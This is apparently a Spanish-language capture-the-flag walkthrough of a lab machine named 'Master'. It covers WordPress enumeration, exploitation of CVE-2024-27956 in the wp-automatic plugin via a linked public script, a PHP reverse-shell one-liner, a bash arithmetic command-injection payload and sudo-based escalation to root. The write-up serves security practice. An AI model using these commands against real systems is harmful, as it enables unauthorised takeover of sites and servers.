

Master

```
> nmap -sCV -p80 -vvv 172.17.0.2
```

```
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Master
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: WordPress 6.5.5
```

```
> nmap --script http-enum -p80 -vvv 172.17.0.2
```

```
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
| http-enum:
| /wp-login.php: Possible admin folder
| /readme.html: Wordpress version: 2
| /: Wordpress version: 6.7.1
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
> whatweb 172.17.0.2
```

```
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap[3.3.25], Country[RESERVED]
[ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2],
jQuery[3.7.1], MetaGenerator[Elementor 3.22.3; features:
e_optimized_assets_loading, e_optimized_css_loading, e_font_icon_svg,
additional_custom_breakpoints, e_optimized_control_loading, e_lazyload; settings:
css_print_method-external, google_font-enabled, font_display-swap,WordPress
6.7.1], Open-Graph-Protocol[website],
PasswordField[register_user_password,register_user_password_re,user_password],
Script[text/javascript], Title[Master], UncommonHeaders[link], WordPress[6.7.1]
```

hice wp-pscan con en nombre mario pero nada

intente hydra con el nombre mario en el wd-login pero nada, intente con la vuln del

plugin masterstudy con el CVE 2023 4278 q loguea un usuario como admin pero nada....

como habia hecho con nmap el http-enum no hice otro fuzzin asi que fui a ver que me decia gobuster

➤ gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u

<http://172.17.0.2/> -t 50 -x txt,html,php

```
/.php          (Status: 403) [Size: 275]
/.html         (Status: 403) [Size: 275]
/wp-content    (Status: 301) [Size: 313] [→
http://172.17.0.2/wp-content/]
/index.php     (Status: 301) [Size: 0] [→
http://172.17.0.2/]
/wp-login.php  (Status: 200) [Size: 5851]
/license.txt   (Status: 200) [Size: 19915]
/wp-includes   (Status: 301) [Size: 314] [→
http://172.17.0.2/wp-includes/]
/readme.html   (Status: 200) [Size: 7409]
/wp-admin      (Status: 301) [Size: 311] [→
http://172.17.0.2/wp-admin/]
/xmlrpc.php    (Status: 405) [Size: 42]
```

chequeamos con nuclei, herramienta que estoy usando por primera vez

```
nuclei -u http://172.17.0.2
```


```
hice wpscan con el nombre mario pero nada
[INF] Current nuclei version: v3.3.7 (latest)
[INF] Current nuclei-templates version: v10.1.1 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 154
[INF] Templates loaded for current scan: 7607
[INF] Executing 7425 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 182 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1702 (Reduced 1602 Requests)
[INF] Using Interactsh Server: oast.pro
[CVE-2024-27956] [http] [critical] http://172.17.0.2/wp-content/plugins/wp-automatic/inc/csv.php
[missing-sri] [http] [info] http://172.17.0.2 ["http://172.17.0.2/wp-content/plugins/masterstudy-lms-l
rses_filters.js?ver=3.3.25", "http://172.17.0.2/wp-content/plugins/masterstudy-lms-learning-management-
```

nos encuentra un plugin wp-automatic despues de provar unos cuantos q no funcionaron por diversos motivos, intente por vurpsuit pero no lo conseguí, así que encuentre esta q lo hizo rapidísimo

<https://raw.githubusercontent.com/diego-tella/CVE-2024-27956-RCE/refs/heads/main/exploit.py>

```
> python3 exploit.py http://172.17.0.2
[+] Exploit for CVE-2024-27956
[+] Creating user eviladmin
[+] Giving eviladmin administrator permissions
[+] Exploit completed!
[+] administrator created: eviladmin:admin
```

yo hice esto de costumvre



```
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on fa2cca4a6bb1:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on fa2cca4a6bb1:
  (pylon) NOPASSWD: /usr/bin/php
$ sudo -u pylon /usr/bin/php -r '$sock=fsockopen("172.17.0.2", 2222);exec("/bin/sh -i <63 >63 2>63");'
```

```
> nc -nlvp 2222
listening on [any] 2222 ...
connect to [172.17.0.2] from (UNKNOWN) [172.17.0.2] 36096
/bin/sh: 0: can't access tty; job control turned off
$ whoami
pylon
$
```

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/>

```
pylon@fa2cca4a6bb1:~$ sudo -l
Matching Defaults entries for pylon on fa2cca4a6bb1:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pylon may run the following commands on fa2cca4a6bb1:
  (mario) NOPASSWD: /bin/bash /home/mario/pingusorpresita.sh
```

```
pylon@fa2cca4a6bb1:~$ sudo -u mario /bin/bash /home/mario/pingusorpresita.sh
Escribe 1 para ver el canal del pinguino, o cualquier otro numero para acceder a la academia: a[$(/bin/sh >62)]+42
$ whoami
mario
$
```

yo ya havia modificado el otro script de pylon jajajaja asi que me vino joya

```
$ sudo -l
Matching Defaults entries for mario on fa2cca4a6bb1:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on fa2cca4a6bb1:
  (root) NOPASSWD: /bin/bash /home/pylon/pylonsorpresita.sh
$ sudo /bin/bash /home/pylon/pylonsorpresita.sh
root@fa2cca4a6bb1:/home/mario# whoami
root
root@fa2cca4a6bb1:/home/mario#
```